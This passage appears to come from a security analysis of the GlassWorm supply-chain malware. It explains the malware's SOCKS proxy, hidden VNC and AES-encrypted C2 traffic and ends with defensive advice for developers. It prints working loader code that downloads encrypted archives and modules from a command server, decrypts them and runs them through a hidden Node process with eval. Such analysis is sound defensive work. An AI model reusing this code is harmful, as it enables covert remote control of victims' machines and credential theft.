    let arhivePath = import_path.default.join(folderPath, "./HamBvVYt");
    _createFolder(arhivePath);
    import_fs.default.writeFileSync(arhivePath, Buffer.from(r));
    const zip = new import_adm_zip.default(arhivePath);
    zip.extractAllTo(folderPath);
    this.handlers["start_socks"](aPUdob2);
  });
```

Image of SOCKS proxy connection

5. Hidden VNC (HVNC)

a. A Hidden VNC (HVNC) is a remote desktop setup that creates a virtual display on the infected machine that the attacker can see and control, but the desktop is hidden from the local user.
b. The attacker connects to the hidden virtual desktop using VNC or similar remote-display protocols, giving full GUI access without interrupting or alerting the user.
c. Because the session is invisible locally, HVNC is ideal for stealthy credential harvesting, interactive control, or manual post-exploitation activities.


```
if (isValid) {
  const _key = Buffer.from(aPUdob2["_ASAR_KEYS_"].node_key, "base64");
  const _iv = Buffer.from(aPUdob2["_ASAR_KEYS_"].node_iv, "base64");
  const decipher = import_crypto2.default.createDecipheriv("aes-128-cbc", _key, _iv);
  const data = import_fs.default.readFileSync(pathModule.replaceAll("\\", "/"));
  const decryptedData = Buffer.concat([decipher.update(Buffer.from(data)), decipher.final()]);
  import_fs.default.writeFileSync(pathModule.replaceAll("\\", "/"), decryptedData);
  await new Promise((resolve) => setTimeout(resolve, 500));
  context["hvnc_run"] = true;
  let script = script_net(pathModule.replaceAll("\\", "/"));
  script = script.replace("_DHT_VALUE_", atob(aPUdob2["_DHT_VALUE_"]));
  io_emitter.emit("task", { res: true, err: false, data: null, type: "start_hvnc", status: 200, value:
  "run" });
  import_child_process.default.exec(`start /B ${PATH_NODE_X86} -e "eval(atob('${btoa(script)}'))"`, {
  signal, detached: true, stdio: "ignore" }, (err2, _) => {
    console.log(err2, _);
    if (err2) {
      io_emitter.emit("task", { req: true, err: true, data: err2.toString(), type: "stop_hvnc", status: 500,
      value: null });
    } else {
      io_emitter.emit("task", { req: true, err: false, data: null, type: "stop_hvnc", status: 200, value:
      null });
    }
    if (import_fs.default.existsSync(pathModule.replaceAll("\\", "/"))) {
    }
```

Image of HVNC setup

d. Downloads encrypted ASAR archive from C2. An encrypted ASAR archive is a package containing code or native modules that the malware will run.
e. The malware verifies the archive's hash first to ensure it wasn't tampered with before proceeding.
f. For compatibility with older or 32-bit native modules, it spawns a 32-bit (x86) Node.js process to run the decrypted code.
g. On Windows the loader often uses start /B to run the Node process in the background without opening a visible window.

6. Encrypted Communications (AES-128-CBC)

a. All communications and payloads are encrypted using AES-128-CBC so the malware's traffic and files are hard to inspect.
b. Encryption keys (and the per-payload random IV) are sent dynamically from the C2, often carried in HTTP headers like "iv" and "secret" as seen in the above examples.
c. Native modules and payloads are stored encrypted on disk, and only decrypted in memory after the keys are retrieved.
d. This design helps attackers evade network/endpoint detection and makes static analysis of on-disk artifacts much harder.



```
var script_net = (path_module) => `
    const crypto = require('crypto');
    const { run } = require('${path_module}');
    (() => {
        let key = null;
        let iv = null;
        fetch('_DHT_VALUE_')
            .then((response) => {
                key = Buffer.from(response.headers.get('X-Encryption-Key'), 'base64');
                iv = Buffer.from(response.headers.get('X-Encryption-IV'), 'base64');
                return response.arrayBuffer();
            })
            .then((encryptedData) => {
                const decipher = crypto.createDecipheriv('aes-128-cbc', key, iv);
                const decryptedData = Buffer.concat([decipher.update(Buffer.from(encryptedData)), decipher.final
                ()]);
                const result = run(decryptedData);

            })
            .catch((error) => {
                console.error(error);
            });
    })()
```

Image of Encrypted communication routine

IV. Final Thoughts

The recent GlassWorm incident underscores how threat actors continue to find creative, if not entirely novel, ways to hide malicious code. Using invisible Unicode characters to embed payloads within open-source software is clever in its subtlety, but not unprecedented. What GlassWorm illustrates is less about breakthrough tactics and more about the steady refinement of evasion techniques that can bypass traditional code reviews and automated scanning.

Looking forward, we can expect such tactics to evolve further, potentially combining invisible code with obfuscated behavior, decentralized command-and-control, and legitimate service misuse to complicate detection. This incremental sophistication calls for a defensive mindset that prioritizes understanding context and behavior over relying solely on signature or syntactic detection.

At a practical level, developers can mitigate risk by adopting minimal but effective practices like enforcing consistent code formatting rules that reveal invisible or unexpected characters, integrating automated checks for Unicode anomalies, maintaining stricter dependency vetting processes, and employing runtime monitoring tools that flag unusual activities even from trusted packages. Cultivating a culture of vigilance, transparency, and collaboration within the software community remains key to staying ahead of subtle supply chain threats like GlassWorm.